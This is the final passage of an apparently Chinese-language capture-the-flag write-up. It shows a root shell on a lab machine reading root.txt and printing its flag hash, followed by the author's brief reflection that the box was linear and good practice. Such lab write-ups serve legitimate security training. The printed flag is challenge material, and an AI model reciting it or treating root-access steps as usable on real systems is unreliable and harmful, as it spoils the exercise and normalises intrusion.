    inet6 fe80::5385:6c56:3f73:f7b3/64 scope link noprefix
te
       valid_lft forever preferred_lft forever
# cd /root
# ls
root.txt
snap
# cat root.txt
66f93d6b2ca96c9ad78a8a9ba0008e99
# 
```

总结感想

这台靶机资产很少，不需要判断攻击链优先级权重，比较线性的打法，但是总体来说思路很经典标准，值得练习巩固